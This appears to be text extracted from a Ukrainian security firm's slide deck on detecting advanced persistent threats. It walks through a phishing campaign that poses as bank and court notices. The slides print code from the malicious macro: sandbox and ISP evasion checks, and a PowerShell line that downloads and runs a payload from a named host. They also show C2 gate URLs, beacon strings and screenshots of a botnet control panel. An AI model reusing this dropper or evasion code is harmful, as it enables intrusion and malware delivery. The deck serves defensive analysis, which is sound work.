


Вас атакували! На що варто покладатися при перевірці цієї гіпотези

Олексій Ясинський, ISSP

Артем Михайлов, ISSP



От: ☐ Денис Соловэй <heinz.ewen@t-online.de>

Кому:

Копия:

Тема: пос Пропонуємо ознайомитись з належними документами

Сообщение Позов_примірник_пос.doc

Глибокошановний пане/пані!

Юридичний підрозділ ВТБ Банк сповіщує Вас про те, що на Ваше ім'я 23.09.2015 року, за допомогою нашої послуги онлайн банкінгу, було оформлено готівковий кредит на суму 121 716,00 гривень.

На дату надсилання цього листа борг за кредитом не оплачено 14.07.2016 року на суму 85 000,59 грн. / добу прострочення

У зв'язку з цим, на підставі кредитної угоди, співробітник

Пропонуємо ознайомитись з належними документами.

Щиро Ваш,
Виконуючий обов'язки начальника відділу
Денис Соловэй

Суддя Карабань В.М.

ПОВІСТКА ПРО ВИКЛИК

Київський районний суд м. Харків даною повісткою повідомляє вас про необхідність з'явитись в якості особи, яка притягається до адміністративної відповідальності за ст. 185 Кодексу України про адміністративні правопорушення у суд для участі в судовому засіданні по справі №045171-15, яке відбудеться 28.07.2016 р. о 10:30 в залі судових засідань №7 за адресою суду. Актуальну адресу суду ви можете знайти на веб-сторінці: <http://court.gov.ua/sudy/>

Ви повинні забезпечити свою явку до суду для участі у засіданні суду у процесуальному статусі відповідача.


```

soar = "damselfly"
albuterol = Mid("hamamelidaceaeWinmimosaceae", 15, 3) + Left("32 Processunderpass", 10) 'albuterol = "Win32_Process"
habitation = soar

```

Этот кусок, кода даст нам такой результат

Else



Public Function **Sspyg**() As Variant

```
Sspyg = Array("Amazon","Anonymous","Bitdefender","Blue Coat","Cisco  
Systems","Cloud","Data Center","Datacenter","Dedicated","ESET,  
spol","FireEye","Forcepoint","Fortinet","Hetzner","Hosted","Hosting","Leas  
eWeb","Microsoft","NForce","OVH  
SAS","Proofpoint","Security","Server","Strong Technologies","Trend  
Micro","Trustwave","blackoakcomputers","mimecast")
```

End Function

Public Function **ELLSx**() As String

```
Set VeFU = KMQL("WinHttp.WinHttpRequest.5.1")  
KEih VeFU.Open("GET","https://wtfismyip.com/json"), False)  
KEih VeFU.SetRequestHeader("User-Agent","Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)")  
KEih VeFU.Send  
If VeFU.Status <> 200 Then  
Err.Raise Number:=4, Description:="Can't connect to API"  
End If  
ELLSx = VeFU.ResponseText  
End Function
```

Public Sub **nqEF**()

On Error GoTo **qTiU**

If Application.UserName = "PSPUBWS" Then Module1.**eXZfx**s("Bad username")

If Application.RecentFiles.Count < 3 Then Module1.**eXZfx**s("Bad history")

Cjep = **ELLSx**

For Each **LYyR** In **Sspyg**

If Module1.**zFnKx**(**Cjep**, **LYyR**) <> 0 Then Module1.**eXZfx**s("Bad ISP", 26, 40)

Next

cDsJ dCjgc

Exit Sub


qTiU:

End Sub

Public Function **AwckF**() As String

```
AwckF = "$f=[System.IO.Path]::GetTempFileName();(New-Object  
System.Net.WebClient).DownloadFile('http://elfaroconsultants.com/safari/content.bin',  
$f);(New-Object -com WScript.Shell).Exec($f)"
```

End Function



The screenshot shows the Microsoft Visual Basic IDE with the title bar "Microsoft Visual Basic - Issp.ua_slip [design] - [heel (Code)]". The menu bar includes File, Edit, View, Insert, Format, Debug, Run, Tools, Add-Ins, Window, and Help. The toolbar contains icons for file operations, editing, and running. The Properties window on the left shows the "heel" ClassModule with the "Instancing" property set to "1 - Private". The code editor on the right, titled "(General)", contains the following VBA code:


```
'I can see it on your face, yeah, you lost it
'You thought you could, thought you could
Dim dowered
'Everybody's saying you're a monster
'Old fashion pass to give yourself away
Dim interpretation As Integer
'Nothing but pills and low income
'Old fashion pass to give yourself away
Dim soar As String
'Yeah, now you're living on, living on
'Make it, but the city won
Dim habitation As String
'A Hollywood horror
'Your heart's all gone
Dim asquint
'Old fashion pass to give yourself away
'You got me feeling some way
Private handmedown As String
'So I'll say this is the day you became
'A Hollywood horror
Sub AddQuotes()
'So give yourself away
'Make it, but the city won
    Selection.InsertBefore sBegQ
'You thought you could, thought you could
'Yeah, that's where you say you're from
    Selection.InsertAfter sEndQ
'Everybody's saying you're a monster
'A Hollywood horror
End Sub
'The city that, city that went
'Make it, but the city won
```

```
/*@cc_on
```

```
b = aCTPPzvlpD.reverse()["j"+"o"+"in"]('');  
if (a == 123) eval(b);
```



```
print(a);
```

+



Этот элемент

Заполнение



```

<"3D17.50M..2010<"3D17.80M..2911
.....http.....http
://gunomehad.com://uttoldsuprat.
/ls5/gate.php!htcom/ls5/forum.ph
tp://wamuchperheplhttp://fahecke
dt.ru/ls5/gate.pjo.ru/ls5/forum.
php!http://howevephhttp://harfe
ngrathan.ru/ls5/dokin.ru/ls5/for
gate.php.....um.php.....
  
```

SHA256: 64cca322ec8126ac6aa6dc55e9c4df74ad52f9446ca469da2079749bfb81efb1

File name: macros_extract.exe

Detection ratio: 37 / 56

Analysis date: 2016-12-09 13:00:26 UTC (0 minutes ago)

This file was last analysed by VirusTotal on 2016-12-07 11:59:06 UTC (2 days, 1 hour ago)
it was first analysed by VirusTotal on 2016-12-07 11:59:06 UTC.

Detection ratio: 25/55

You can take a look at the last analysis or analyse it again now.

```

Mozilla/5.0 (Win
dows NT 6.1; Win
64; x64; Trident
/7.0; rv:11.0) l
ike Gecko...*/*.
POST....GET.http
://api.ipify.org
....0.0.0.0.GUID
=%I64u&BUILD=%s&
INFO=%s&IP=%s&TY
PE=1&WIN=%d.%d(x
64).GUID=%I64u&B
UILD=%s&INFO=%s&
IP=%s&TYPE=1&WIN
=%d.%d(x32).BN..
explorer.exe....
\... @ .SystemRo
ot...\System32\sv
chost.exe...GetN
ativeSystemInfo.
kernel32.dll....
LoadLibraryA....
LoadLibraryExA..
GetProcAddress..
=2@.@[0.H.....
  
```


Чому все так складно і кому це вигідно?



Browser address bar: [http://\[redacted\].ru/](http://[redacted].ru/) | Search: Искать в Google

Menu
Bots
Tasks
Service

Plugins

General statistic
Total: 5
Online: 5
Deads: 0

Statistics by system
Win2003 60% (3)
WinXP 40% (2)

Statistics by country
Russian Federation 20% (1)
Turkey 20% (1)
United States 60% (3)

Filter
Status: ☐ Online
NAT: ☐ Only real IP's
Records limit: 30
Apply

Bot ID	IP address	Country	Install date	Last activity	Last task	Bot version	OS version	Status
D00B2559	[redacted] (NAT)	United States (US)	07:20:52 17 May	08:23:52 17 May	#0	01.01	Win2003	Online
C89A3F01	[redacted] (NAT)	United States (US)	07:19:45 17 May	08:22:45 17 May	#0	01.01	WinXP	Online
00836B96	[redacted] (NAT)	Russian Federation (RU)	07:19:23 17 May	08:22:23 17 May	#0	01.01	WinXP	Online
84BDDCC1	[redacted] (NAT)	United States (US)	07:17:33 17 May	08:20:33 17 May	#0	01.01	Win2003	Online
ECC4FF0A	[redacted] (NAT)	Turkey (TR)	07:16:44 17 May	08:18:44 17 May	#0	01.01	Win2003	Online

Menu
Bots
Tasks
Service

Plugins

Actions
Add task
Enable all tasks
Disable all tasks
Delete ALL tasks

#	Command	Parameter	Countries	E/F/L*	Enabled	Actions
29	Install plugin	[redacted]/socks4.110.pack	ALL	4/0/unlim	True	[edit] [on/off] [delete]
30	Download EXE	[redacted]/sample_troy.exe	ALL	0/0/unlim	False	[edit] [on/off] [delete]
31	Update bot	[redacted]/newbot.exe	ALL	0/0/unlim	False	[edit] [on/off] [delete]
32	Kill bot		ALL	0/0/unlim	False	[edit] [on/off] [delete]

Menu
Bots
Tasks
Service

Plugins

Actions
Add task
Enable all tasks
Disable all tasks
Delete ALL tasks

Add new task
Task type: Download EXE ☒ Enabled
Limit (0=not limited): 0
Countries: EU,FR
Ethiopia
Europe
Falkland Islands (Malvinas)
Faroe Islands
Fiji
Finland
France
French Guiana
French Polynesia
Gabon
Parameter: [redacted]/troy.exe
Add



1 Reconnaissance



2 Equipping



3 Intrusion



4 Exploring



5 Cyber Mimicry



6 Sleeper Agent





7 Achieving Goals




8 Clean Up

S t u x n e t







Як реально скоротити час виявлення АРТ?

global cybersecurity workforce will have more than 1.5 million unfilled positions by 2020 according to Frost & Sullivan and (ISC)²

Джерело: Harvard Business Review

global cybersecurity market is
estimated to be 250 billion \$, while only
darkweb market is estimated to be 2.1
trillion \$ by 2019

Джерело: Cyber Security Ventures

**Атакуючі
знаходяться
всередині**

**Від 160 до 469
днів до їх
виявлення**



12% організацій
ТІЛЬКИ

**Вважають себе
спроможними виявити
складну кібер-атаку**

Джерело: EY



**Припустимо, що вже
скомпрометовані**
